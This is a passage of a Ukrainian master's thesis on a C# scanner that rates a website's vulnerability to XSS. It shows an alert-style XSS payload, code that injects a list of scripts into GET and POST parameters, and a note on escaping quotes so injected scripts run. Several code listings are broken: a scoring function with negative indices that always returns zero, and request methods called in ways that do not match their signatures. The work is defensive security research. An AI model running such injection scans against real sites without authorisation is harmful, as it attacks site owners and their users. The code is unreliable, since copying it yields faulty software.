Для встановлення загального рівня вразливості сайту до XSS-атак використано зібрані експериментально статистичні дані. За допомогою цих даних можна виразити рівень вразливості у числовому значені як суму коефіцієнтів небезпеки усіх успішних атак, що можна зобразити формулою (2.14):

$$R = \sum a \times k, \quad (2.14)$$

де a-успішність виконаної атаки;

k-коефіцієнт небезпеки XSS-атаки.

Результатом даного обчислення буде відносний рівень вразливості сайту до XSS-атак, що дає можливість розробити програмний продукт на основі даної методики який зможе швидко виконувати усі обчислення і вивести результат у вигляді зрозумілому для користувача програмного продукту.

Висновок до другого розділу

У другому розділі було проаналізовано способи проведення XSS-атак різних типів та експериментально визначено рівень небезпеки кожного з скриптів який буде використовуватись у подальшій розробці програмного продукту. Також було розглянуто математичну модель проведення XSS-атаки, що дає змогу краще зрозуміти даний процес.

Розроблено методику оцінювання вразливості сайту до цих атак на основі встановлених статистичних даних. Дана методика буде основою для розробки програмного продукту для аналізу вразливості сайту до XSS-атак.

3. Програмна реалізація сканера вразливості сайту до XSS-атак

3.1. Середовище програмування та вибір технологій

Для реалізації програмного продукту для визначення рівня вразливості сайту до XSS-атак було вирішено використовувати мову програмування C# із використанням .Net Framework та інтегроване середовище розробки «Visual Studio 2017» із використанням стандартних та бібліотеки Html Agility Pack(HAP) із відкритим кодом, що дозволяє спростити написання коду.

C#(сі шарп) - універсальна, сучасна та об'єктно-орієнтована мова програмування, яка вимовляється як «C#». Він був розроблений Microsoft під керівництвом Андерса Хейлсберга та його команди в рамках ініціативи .Net і схвалений Європейською асоціацією виробників комп'ютерів (ECMA) та Міжнародною організацією зі стандартів (ISO). C# є однією з мов для загальномовної інфраструктури, а поточна версія C# — версія 7.2. Синтаксично C# дуже схожий на Java і є простим для користувачів, які знають C, C++ або Java.[20]

.NET — це платформа розробника, що складається з інструментів, мов програмування та бібліотек для створення багатьох різних типів додатків.[21]

Microsoft Visual Studio — це IDE, створена Microsoft і використовується для різних типів розробки програмного забезпечення, таких як комп'ютерні програми, веб-сайти, веб-додатки, веб-сервіси та мобільні додатки. Він містить інструменти завершення, компілятори та інші функції для полегшення процесу розробки програмного забезпечення.[22]

Html Agility Pack(HAP) - це синтаксичний аналізатор HTML, написаний на C# для читання/запису DOM і підтримує звичайний XPATH або XSLT. За допомогою даної бібліотеки можна просто і легко розпарсити код сторінки і знайти дані орієнтуючись на HTML теги. Також дана

бібліотека дозволяє знайти потрубні елементи скриптів JavaScript які використовуються сайтом.

3.2.Формування скриптів для XSS-атак

Скрипти які використовуються для проведення XSS-атак переважно написані на мовах програмування JavaScript і його фреймворків, які використовують для написання сайтів. Скрипти які використовуються в програмному продукті переважно являють собою прості функції які виводять текст в вікні сповіщення просте повідомлення. Наприклад скрипт (рис 3.1) може спрацювати під час загрузки тіла сторінки і відобразити повідомлення 1(рис.3.2).

```
<body onload=alert(1)>
```

Рисунок 3.1 – скрипт який виводить повідомлення під час загрузки тіла сторінки.



Рисунок 3.2 – результат виконання XSS-скрипта

У такий спосіб ми можемо підставити будь-які файли, дані чи повідомлення на будь-яку дію яка відбувається на сайті.

Для практичної реалізації програмного продукту було вирішено скористатись вже існуючим списком «безпечних» скриптів для XSS-атак[23].

Для використання даного списку нам потрібно перенести його у програмний продукт який ми реалізовуємо у вигляді масиву який користувач може змінювати за своїм бажанням, видаляючи і додаючи нові скрипти. Усі дані з цього масиву зберігаються у файлі формату .txt, що дозволяє не втратити їх після припинення роботи програми.

Для цього було реалізовано внесення даних з файлу, який передається разом із основними файлами програми, в елемент інтерфейсу DataGridView (рис. 3.1).

```
2 references
public decimal[,] from_txt_to_dgv()
{
    decimal[,] xss_list = new decimal[,] { };
    using (var streamReader = new StreamReader(@"~\xss_list.txt"))
    {
        while (!streamReader.EndOfStream)
        {
            var line = streamReader.ReadLine();
            var values = line.Split('\t');
            var rowIndex = dgv_xss_list.Rows.Add();
            for (int i = 0; i < values.Length; i++)
            {
                dgv_xss_list.Rows[rowIndex].Cells[i].Value = values[i];
                xss_list[rowIndex,i] = Convert.ToDecimal(values[i]);
            }
        }
    }
    return xss_list;
}
```

Рисунок 3.3 – програмна реалізація перенесення даних із файлу в програму.

В результаті ми отримаємо вивід списку XSS-скриптів із відносним рівнем небезпеки який встановлений для кожного скрипта окремо із використанням описаної раніше методики(рис 3.2).



Рисунок 3.4 – список XSS-скриптів на інтерфейсі програми.

Рівень небезпеки визначається автоматично в залежності від даних які заповнені у масиві, тому щоб його отримати потрібно лише зберегти дані(рис .3.3).

```
0 references
private decimal danger_level()
{
    decimal danger_lvl = 0;


    for (int i = 0; i < from_txt_to_dgv().Length; i++)
    {
        from_txt_to_dgv()[4, i] = from_txt_to_dgv()[i - 3, i] *
            (from_txt_to_dgv()[i - 2, 1] + from_txt_to_dgv()[i - 1, i]);
    }


    return danger_lvl;
}
```

Рисунок 3.5 – визначення рівня небезпеки

У результаті отримаємо відносний рівень небезпеки кожного скрипта який використовується для XSS-атаки.

3.3. Алгоритм сканування сайту

Аналіз сайту на вразливість до XSS-атак можна розділити на декілька етапів:

- Пошук посилань на інші сторінки веб ресурсу;
- Пошук полів придатних для проведення атаки на веб-ресурс;
- Пошук параметрів які використовуються під час POST запитів;
- Спроба виконати POST запит із шкідливим кодом;
- Спроба виконати GET запит із підставленим шкідливим кодом.

Для виконання першого етапу було використано HAP, що набагато спростило написання коду(рис. 3.3)

```
//парсінг HTML за допомогою HtmlAgilityPack
HtmlWeb web = new HtmlWeb();

if (!tb_url.Text.StartsWith("http://"))
{
    main_url = "http://" + main_url;
}

var htmlDoc = web.Load(main_url);

var node = htmlDoc.DocumentNode.SelectNodes("//" + search_param);

List<string> result = new List<string>();
result.Clear();

if (node != null)
{
    foreach (HtmlNode item in node)
    {
        if (!item.OuterHtml.Contains("Delete") && !item.OuterHtml.Contains("delete"))
        {
            result.Add(item.OuterHtml.Substring(item.OuterHtml.IndexOf("\"") + 1,
                item.OuterHtml.Substring(item.OuterHtml.IndexOf("\"") + 1).IndexOf("\"")));
        }
    }
}
return result.Distinct().ToList();
```

Рисунок 3.6 – використання HAP для отримання потрібних частин коду сторінки

Для використання HAP передається два параметри:

- main_url – параметр типу string в який передається посилання на сайт;
- search_param – параметр типу string в який передається тег який ми шукаємо в коді веб-сторінки.

Результатом виконання даного коду буде динамічний масив типу List, де кожне значення буде унікальним завдяки функції Distinct() яка утворює новий масив із значень які не повторюються.

Масиви які утворюються після виконання коду зображеного на рис. 3.1 використовуються для отримання списку усіх посилань які прописані в коді веб-сторінок та списку параметрів які передаються для утворення POST/GET запитів.

Для виконання XSS-атак різних типів потрібно сформувати POST запит до сайту із використанням списку параметрів який ми отримали під час реалізації попереднього коду(рис. 3.2).

```
//Формування POST запиту із XSS-скриптом
private static readonly HttpClient client = new HttpClient();

0 references
public async Task<string> POST_request(string URL_string, string ParamName, string ParamValue)
{
    var POST_Param = new Dictionary<string, string> { };

    POST_Param.Add(ParamName, ParamValue);

    var content = new FormUrlEncodedContent(POST_Param);

    var response = await client.PostAsync(URL_string, content);

    var responseString = await response.Content.ReadAsStringAsync();

    return responseString;
}
```

Рисунок 3.7 – утворення POST запиту до веб-ресурсу

Після передавання зараженого POST запиту на сервер нам повертається результат, переважно у вигляді того ж сайту але із вписаним в нього шкідливим кодом.

Для утворення POST запиту потрібно передати посилання на сайт де виконується запит(URL_String), назву параметру який передається(ParamName), та значення самого параметру(ParamValue). Для створення зараженого запиту потрібно замість значення параметру передати шкідливий код, який виконається на сервері і поверне результат так як мав би повернути звичайний запит. Тобто, якщо запит повертав відповідь у певний блок сайту, то і заражений запит поверне відповідь у тай самий блок.

GET запит відбувається по дещо простішій схемі ніж POST запит, тому його частіше використовують при проведені XSS-атак. Суть цього способу передачі даних полягає у перетворені рядка посилання, додаючи до нього назву та значення параметрів(рис. 3.3).

```
#region GET
//Формування GET запиту із XSS-скриптом
0 references
public void GET_Request(string URL_String, string Param_Name, string Param_Value)
{
    var url = tb_url.Text;

    var request = WebRequest.Create(URL_String+Param_Name+Param_Value);
    request.Method = "GET";

    var webResponse = request.GetResponse();
    var webStream = webResponse.GetResponseStream();

    var reader = new StreamReader(webStream);
    var data = reader.ReadToEnd();

    rtb_parse_result.Text += "\n" + data;
}
#endregion
```

Рисунок 3.8 – утворення GET запиту

Для утворення зараженого GET запиту потрібно лише замінити значення параметра в рядку адреси на заражений код. Це найпоширеніший спосіб проведення XSS-атак, саме через те, що він не потребує заходити на веб-ресурс для того щоб виконати шкідливий код.

Після отримання всіх потрібних даних програма переходить до сканування веб-ресурсу, в результаті чого ми отримаємо список XSS-скриптів які були вдалими (рис.3.4).

```
if (Url_list != null)
{
    foreach (string item in Url_list)
    {
        foreach (string item2 in xss_list)
        {
            if (item.Contains("="))
            {
                string xss_attack_GET = item.Substring(0, item.IndexOf("="));

                if (GET_Request(item, item2).Contains(item2))
                {
                    xss_attack_result.Add(item2.Length);
                }

                xss_attack_GET = "\")" + item2;
                if (GET_Request(item, item2).Contains(item2))
                {
                    xss_attack_result.Add(item2.Length);
                }
            }
            else
            {
                foreach (string item3 in param_name)
                {
                    if (POST_request(item, item3, item2).Result.Contains(item2))
                    {
                        xss_attack_result.Add(item2.Length);
                    }
                }
            }
        }
```

Рисунок 3.9 – Реалізація алгоритму сканування

В деяких випадках для вставлення скрипта атаки потрібно обійти прості регулярні вирази які полягають у тому, що текст заключений в лапки. Для цього потрібно добувити у скрипт лапки спереду які закривають попередні лапки і дозволяють виконати скрипт після виконання основного запиту.

У випадку коли регулярні вирази заміняють символи на інші умовні позначення, наприклад «<» заміняється на «<» нам потрібно виконати іншей скрипт, адже ми не зможемо обійти автозаміну символів.

Перевірити чи вдалося провести XSS-атаку можна переглянувши код сайту і пошукавши там шкідливий код який передавався за допомогою атаки.

В результаті даний список XSS-скриптів звіряється з основним списком і утворюється новий масив даних із списком скриптів і коефіцієнтом із небезпеки (рис. 3.5).

```
1 reference
private decimal Get_Result(List<int> xss_list_result)
{
    decimal result = 0;

    Magister.XSS_list xss_list = new XSS_list();

    foreach(int item in xss_list_result)
    {
        result += xss_list.from_txt_to_dgv()[item, 1];
    }

    return result;
}
```

Рисунок 3.10 – отримання результату сканування

Результатом виконання програми буде число яке характеризує вразливість веб-ресурсу до XSS-атак, яке складається з суми усіх вдалих атак відносно суми усіх можливих атак.

Висновок до третього розділу

У третьому розділі було показано практично реалізацію програмного продукту для встановлення рівня вразливості сайту до XSS-атак на мові програмування C# із використанням додаткових бібліотек із відкритим кодом, використовуючи IDE Microsoft Visual Studio.

В результаті було отримано програмний продукт який встановлює рівень вразливості сайту до XSS-атак на будь якому етапі розробки чи підтримки.

4. Охорона праці та безпека в надзвичайних ситуаціях

4.1. Охорона праці

Тема кваліфікаційної роботи магістра присвячена розробці програмного продукту для аналізу сайту на вразливість до XSS-атак. Оскільки, дана тема передбачає використання електронно-обчислювальної техніки, то важливим є дотримання вимог з охорони праці і техніки безпеки. Проаналізуємо основні правила і норми, яких необхідно дотримуватись при експлуатації комп'ютерів та периферійних пристроїв.

В загальному, поняття охорона праці в комп'ютерних системах являє собою дотримання всіх вимог і нормативів, що присутні в законодавчих актах про охорону праці. Закони цієї області спрямовані на якісну і безпечну експлуатацію робочих приладів і приміщень, дотримання санітарно-гігієнічних умов праці і захист від інших небезпечних чинників на підприємстві. В основних законодавчих актах про охорону праці приділяється велика увага поліпшенню умов праці в усіх галузях господарства, впровадженню сучасних засобів техніки безпеки і забезпечення санітарно-гігієнічних умов, що запобігають виробничому травматизму і професійним захворюванням.

Охорона життя і здоров'я людини є пріоритетним напрямком соціальної політики держави. В Україні прийнято закон прямої дії «Про охорону праці», який регламентує захист конституційного права працівників на безпечні умови праці. Законодавство України про охорону праці складається із загальних законів України та спеціальних законодавчих актів. Загальними законами України, що визначають основні положення з охорони праці є Конституція України, Закон України «Про охорону праці», Кодекс законів про працю (КЗпП), Закон України «Про загальнообов'язкове державне соціальне страхування від нещасного 105 випадку на виробництві та професійного захворювання, які спричинили втрату працездатності».

Одним із найважливіших нормативних документів щодо забезпечення охорони праці користувачів ПК є "Державні санітарні норми

і правила роботи з візуальними дисплейними терміналами (ВДТ) електронно-обчислювальних машин" ДСанПіН 3.3.2.007-98. Дотримання даних правил значно знижує наслідки несприятливої дії на працівників шкідливих та небезпечних факторів, які супроводжують роботу з 106 відео-дисплейними матеріалами, зокрема можливість зорових, емоційних переживань, серцево-судинних захворювань. Виходячи з цього, роботодавець повинен забезпечити гігієнічні й ергономічні вимоги щодо організації робочих приміщень для експлуатації електронно-обчислювальних машин (ЕОМ) з ВДТ, робочого середовища, робочих місць з ЕОМ, режиму праці і відпочинку при роботі з ЕОМ тощо, які викладені у нормах НПАОП 0.00-7.15- 18.

При виконанні розробки програмного продукту для аналізу на вразливість до XSS-атак, яка передбачає використання ПК, площа та об'єм для одного робочого місця оператора визначається згідно вимог НПАОП 0.00-7.15-18 «Вимоги щодо безпеки та захисту здоров’я працівників під час роботи з екранними пристроями», зокрема площа повинна становити не менше 6,0 м², об'єм - не менше 20,0 м³, відстань робочого місця від стіни повинна складати 1м, а відстань між робочими місцями повинна становити 1,7 м.

Згідно вимог охорони праці та державних санітарних правил, стіни, стеля та підлога приміщень, в яких розміщені ЕОМ, повинні бути виготовлені з матеріалів, дозволених для оформлення приміщень органами державного санітарно-епідеміологічного нагляду.

При виборі кімнат для розміщення робочих місць ПК враховано ступінь відбиття світла на екранах дисплеїв, яке проходить через вікна і яке може викликати значне осліплення в тих, хто сидить перед ними, особливо влітку та в сонячні дні. Тому, ПК і оргтехніка розміщені біля стін, які не знаходяться біля вікон або навпроти них.

Оскільки, при незадовільному освітленні знижується продуктивність праці користувачів ПК, і можливі негативні впливи на здоров’я такі, як

короткозорість, швидка втомленість, тому всі приміщення, які облаштовані робочими місцями з ПК, мають природне і штучне освітлення. Не допускається розташування робочих місць з ПК в підвальних приміщеннях.

Штучне освітлення у приміщеннях повинно бути виконано у вигляді комбінованої системи освітлення з використанням люмінесцентних джерел світла у світильниках загального освітлення, які розташовувати над робочими поверхнями у рівномірно-прямокутному порядку. Штучне освітлення забезпечує на робочих місцях з ПК освітленість 300 – 500 Лк.

Для запобігання засвітленню екранів ПК прямими світловими потоками лінії світильників розташовані з достатнім бічним зміщенням відносно рядів робочих місць, а також паралельно до світлових отворів. При цьому кожне вікно повинно мати світлорозсіюючі штори з коефіцієнтом відбивання 0,7.

Отже, при розробці програмного продукту для аналізу вразливості сайту до XSS-атак, проаналізовано та враховано необхідні вимоги щодо охорони праці при використанні електронно-обчислювальної техніки і забезпечено умови для зручної та ефективної роботи працівників.

Ергономічні вимоги до робочого місця користувача персональним комп’ютером

4.2. Безпека в надзвичайних ситуаціях

Кожен має право на належні, безпечні і здорові умови праці. Це гарантує нам Конституція України (ч. 4 ст. 43).

У відповідності до вимог ст. 153 Кодексу законів про працю України на всіх підприємствах, в установах, організаціях створюються безпечні і нешкідливі умови праці. Забезпечення безпечних і нешкідливих умов праці покладається на власника або уповноважений ним орган. Умови праці на робочому місці, безпека технологічних процесів, машин, механізмів, устаткування та інших засобів виробництва, стан засобів колективного та індивідуального захисту, що використовуються працівником, а також санітарно-побутові умови повинні відповідати вимогам нормативних актів

про охорону праці. Власник або уповноважений ним орган повинен впроваджувати сучасні засоби техніки безпеки, які запобігають виробничому травматизму, і забезпечувати санітарно-гігієнічні умови, що запобігають виникненню професійних захворювань працівників. Стаття 158 Кодексу законів про працю України встановлює обов'язок власника або уповноваженого ним органу вживати заходів щодо полегшення і оздоровлення умов праці працівників шляхом впровадження прогресивних технологій, досягнень науки і техніки, засобів механізації та автоматизації виробництва, вимог ергономіки, позитивного досвіду з охорони праці, зниження та усунення запиленості та загазованості повітря у виробничих приміщеннях, зниження інтенсивності шуму, вібрації, випромінювання тощо. А згідно з ч. 1 ст. 13 Закону України «Про охорону праці» роботодавець зобов'язаний створити на робочому місці в кожному структурному підрозділі умови праці відповідно до нормативно-правових актів, а також забезпечити додержання вимог законодавства щодо прав працівників у галузі охорони праці.

Робочі місця офісних працівників, обладнані персональними комп'ютерами (далі – робочі місця), повинні відповідати вимогам «Правил охорони праці під час експлуатації електронно-обчислювальних машин», затверджених Наказом Державного комітету України з промислової безпеки, охорони праці та гірничого нагляду від 26.03.2010 року № 65 (Правила), та «Державних санітарних правил і норм роботи з візуальними дисплейними терміналами електронно-обчислювальних машин», затверджених постановою Головного державного санітарного лікаря України від 10.12.98 N 7 (ДСанПіН 3.3.2-007-98). Правила поширюються на всіх суб'єктів господарювання незалежно від форм власності, які у своїй діяльності здійснюють роботу, пов'язану з персональними комп'ютерами, у тому числі на тих, які мають робочі місця, обладнані персональними комп'ютерами і периферійними пристроями. Зазначені нормативно-правові акти встановлюють санітарногігієнічні вимоги до приміщення, в якому

розташоване робоче місце, власне до робочого місця, освітлення, рівнів вібрації і шуму, мікроклімату в приміщенні тощо. При розміщенні робочих столів з персональними комп'ютерами слід дотримувати:

- відстань між бічними поверхнями персональних комп'ютерів 1,2 м.;
- відстань від тильної поверхні одного персонального комп'ютера до
- екрана іншого – 2,5 м.
- За потреби особливої концентрації уваги під час виконання робіт суміжні робочі місця операторів необхідно відділяти одне від одного перегородками висотою 1,5 – 2 м.

Конструкція робочого місця користувача персонального комп'ютера має забезпечити підтримання оптимальної робочої пози офісного працівника. Конструкція робочого столу має відповідати сучасним вимогам ергономіки і забезпечувати оптимальне розміщення на робочій поверхні використовуваного обладнання (дисплея, клавіатури, принтера) і документів. Висота робочої поверхні робочого столу має регулюватися в межах 680-800 мм, а ширина і глибина – забезпечувати можливість виконання операцій у зоні досяжності моторного поля (рекомендовані розміри: 600-1400 мм, глибина – 800-1000 мм).

Робочий стіл повинен мати простір для ніг заввишки не менше ніж 600мм, завширшки не менше ніж 500 мм, завглибшки (на рівні колін) не менше ніж 450 мм, на рівні простягнутої ноги не менше ніж 650 мм. Робочий стілець має бути підйомно-поворотним, регульованим за висотою, з кутом і нахилу сидіння та спинки і за відстанню від спинки до переднього краю сидіння поверхня сидіння має бути плоскою, передній край – заокругленим. Регулювання за кожним із параметрів має здійснюватися незалежно, легко і надійно фіксуватися. Шаг регулювання елементів стільця має становити: для лінійних розмірів – 15-20 мм, для кутових – 2-5 градусів. Зусилля регулювання має не перевищувати 20Н. Висота поверхні сидіння має регулюватися в межах 400-500 мм, а ширина і глибина становити не менше ніж 400 мм. Кут нахилу сидіння – до 15 градусів вперед

і до 5 градусів назад. Висота спинки стільця має становити (300+-20) мм, ширина – не менше ніж 380 мм, радіус кривизни горизонтальної площини – 400мм. Кут нахилу спинки має регулюватися в межах 1-30 градусів від вертикального положення. Відстань від спинки до переднього краю сидіння має регулюватися в межах 260-400 мм. Для зниження статичного напруження м'язів верхніх кінцівок слід використовувати стаціонарні або змінні підлокітники завдовжки не менше ніж 250 мм, завширшки 50-70 мм, що регулюються за висотою над сидінням у межах 230-260 мм і відстанню між підлокітниками в межах 350-500 мм. Поверхня сидіння і спинки стільця має бути напівм'якою з нековзним, повітронепроникним покриттям, що легко чиститься і не електризується. Робоче місце має бути обладнане підставкою для ніг завширшки не менше ніж 300 мм, завглибшки не менше ніж 400мм, що регулюється за висотою в межах до 150 мм і за кутом нахилу опорної поверхні підставки до 20 градусів. Підставка повинна мати рифлену поверхню і бортик по передньому краю заввишки 10 мм.

Робочі місця слід розташовувати відносно світових прорізів так, щоб природне світло падало переважно з лівого боку. Монітор має розташовуватися на оптимальній відстані від очей користувача, що становить 600-700 мм, але не ближче ніж за 600 мм з урахуванням розміру літеро-цифрових знаків і символів. Розташування екрана монітору має забезпечувати зручність зорового спостереження у вертикальній площині під кутом +30 градусів до нормальної лінії погляду працівника. Клавіатуру слід розташовувати на поверхні столу на відстані 100-300 мм від краю, звернутого до працюючого. У конструкції клавіатури має передбачатися опорний пристрій (виготовлений із матеріалу з високим коефіцієнтом тертя, що перешкоджає мимовільному її зсуву), який дає змогу змінювати кут нахилу поверхні клавіатури у межах 5-15 градусів. Висота середнього рядка клавіш має не перевищувати 30 мм. Поверхня клавіатури має бути матовою з коефіцієнтом відбиття 0,4. Розташування пристрою введення – виведення інформації має забезпечувати добру видимість монітору, зручність ручного

керування в зоні досяжності моторного поля і за висотою – 900-1300 мм, за шириною 400-500 мм. Під матричні принтери потрібно підкладати вібраційні килимки для гасіння вібрації та шуму.

Робоче місце з персональним комп’ютером слід обладнати пюпітром для документів, що легко переміщуються.

Для забезпечення захисту і досягнення нормованих рівнів комп’ютерного випромінювання необхідно застосування екранних фільтрів, локальних світлофільтрів (засобів індивідуального захисту очей) та інших засобів захисту, що пройшли випробування в акредитованих лабораторіях і мають щорічний гігієнічний сертифікат.

ВИСНОВКИ

У кваліфікаційній роботі магістра було досліджено, суть та методики проведення XSS-атак та способи визначення вразливості сайту до таких атак. Було проаналізовано математичну модель для даних атак.

Розроблено нову методику встановлення вразливості сайту до XSS-атак на основі статистичних даних які були результатом експериментального дослідження проведеного для встановлення умовного рівня небезпеки кожного скрипта.

Використовуючи дану методику було розроблено програмний продукт який визначає рівень вразливості сайту за допомогою проведення «безпечних» XSS-атак на сайті який може знаходитись як на хостингу так і бути розгорнутим у локальній мережі, що дозволяє своєчасно встановити рівень загрози і запобігти небажаним наслідкам.

Єдиною проблемою залишається неможливість перевірити сайт на вразливість до відображених XSS-атак, оскільки даний тип атак передбачає в собі використання соціальної інженерії, для переходу по посиланню із шкідливим кодом. Для того аби не стати жертвою такого типу атак варто пам’ятати, що не потрібно переходити за посиланнями які вам відправили з потенційно ненадійного джерела і варто перевіряти чи не має в посиланні яке було вам надіслано частин шкідливого коду.

ПЕРЕЛІК ПОСИЛАНЬ

1. D. A. Suju and G. M. Gandhi, “An automaton based approach for forestalling cross site scripting attacks in web application,” in 2015 Seventh International Conference on Advanced Computing (ICoAC), Dec. 2015, pp. 1–6.

2. D. Das, U. Sharma, and D. K. Bhattacharyya, “Detection of cross-site scripting attack under multiple scenarios,” The Computer Journal, vol. 58, no. 4, pp. 808–822, Apr. 2015.

3. IT-Digital. El 100% de las aplicaciones web contienen vulnerabilidades, [Електронний ресурс]. Available: http://discoverthenew.ituser.es/ security- and- risk-management/2018/04/el-100-de- las- aplicacionesweb- contienen-vulnerabilidades. (дата звернення: 10.09.2021)

4. H. Takahashi, K. Yasunaga, M. Mambo, K. Kim, and H. Y. Youm, “Preventing abuse of cookies stolen by xss,” in 2013 Eighth Asia Joint Conference on Information Security, Jul. 2013, pp. 85–89

5. Imperva. The state of web application vulnerabilities in 2017, [Електронний ресурс]. Available: https://www.imperva.com/blog/2017/12/thestate- of-web-application-vulnerabilities-in-2017/.(дата звернення: 10.09.2021)

6. PandaSecurity. Equifax no fue un caso aislado: El peligro de las web apps, [Електронний ресурс]. Available: https://www.pandasecurity.com/ spain/mediacenter/seguridad/equifax-y-peligro-de-las-web-apps/.(дата звернення: 10.09.2021)

7. J. Shanmugam and M. Ponnavaikko, “Xss application worms: New internet infestation and optimized protective measures,” in Eighth ACIS International Conference on Software Engineering, Artificial Intelligence, Networking, and Parallel/Distributed Computing (SNPD 2007), vol. 3, Jul. 2007, pp. 1164–1169.

8. J. Bozic and F. Wotawa, “Purity: A planning-based security testing tool,” in 2015 IEEE International Conference on Software Quality, Reliability and Security - Companion, Aug. 2015, pp. 46–55.

9. M. K. Gupta, M. C. Govil, and G. Singh, “Predicting cross-site scripting (xss) security vulnerabilities in web applications,” in 2015 12th International Joint Conference on Computer Science and Software Engineering (JCSSE), Jul. 2015, pp. 162–167.

10. Verizon. (Apr. 2018). 2017 data breach investigations report, [Електронний ресрурс]. Available: http://www.ictsecuritymagazine.com/wp-content/uploads/ 2017-Data-Breach-Investigations-Report.pdf.

11. SANS. Cwe/sans top 25 most dangerous software errors, [Електронний ресрурс]. Available: https://www.sans.org/top25-software-errors. (дата звернення: 12.09.2021)

12. CWE. Cwe-79: Improper neutralization of input during web page generation (’cross-site scripting’), [Електронний ресрурс]. Available: http: //cwe.mitre.org/top25/index.html#CWE-79. (дата звернення: 14.09.2021)

13. E. Kirda, C. Kruegel, G. Vigna, and N. Jovanovic, “Noxes: A client-side solution for mitigating cross-site scripting attacks,” in Proceedings of the 2006 ACM symposium on Applied computing, ACM, 2006, pp. 330–337.

14. I. Dacosta, S. Chakradeo, M. Ahamad, and P. Traynor, “One-time cookies: Preventing session hijacking attacks with stateless authentication tokens,” ACM Trans. Internet Technol., vol. 12, no. 1, 1:1–1:24, Jul. 2012, ISSN: 1533-5399.

15. GOOGLE. Desarrolle sus habilidades anal´ıticas, [Електронний ресрурс]. Available: https://www.google.es/analytics/learn/.(дата звернення: 15.09.2021)

16. S. Englehardt, D. Reisman, C. Eubank, P. Zimmerman, J. Mayer, A. Narayanan, and E. W. Felten, “Cookies that give you away: The surveillance implications of web tracking,” in Proceedings of the 24th International

Conference on World Wide Web, ser. WWW ’15, Florence, Italy, 2015, pp. 289–299, ISBN: 978-1-4503-3469-3.

17. Optanon. The cookie law explained, [Електронний ресурс]. Available: https://www.cookielaw.org/the-cookie-law/.(дата звернення: 15.09.2021)

18. S. J. Murdoch, “Hardened stateless session cookies,” in Security Protocols XVI, B. Christianson, J. A. Malcolm, V. Matyas, and M. Roe, Eds., Berlin, Heidelberg: Springer Berlin Heidelberg, 2011, pp. 93–101.

19. Карабанов Ю. С. Способы противодействия программам вымогателям / Ю. С. Карабанов, В. О. Ки риленко, С. В. Диасамидзе // Транспорт : проблемы, идеи, перспективы : сб. трудов LXXVI Всерос. науч.-технич. конференции студентов, аспирантов и молодых ученых. – СПб. : ПГУПС, 2016. – С. 175.

20. Introduction to C# - GeeksforGeeks [Електронний ресурс]. Available: https://www.geeksforgeeks.org/introduction-to-c-sharp.

21. What is .NET Framework? A software development framework. [Електронний ресурс]. Available: https://dotnet.microsoft.com/en-us/learn/dotnet/what-is-dotnet-framework. (дата звернення: 16.09.2021)

22. What is Visual Studio? – Incredibuild [Електронний ресурс]. Available: https://www.incredibuild.com/integrations/visual-studio. (дата звернення: 13.10.2021)

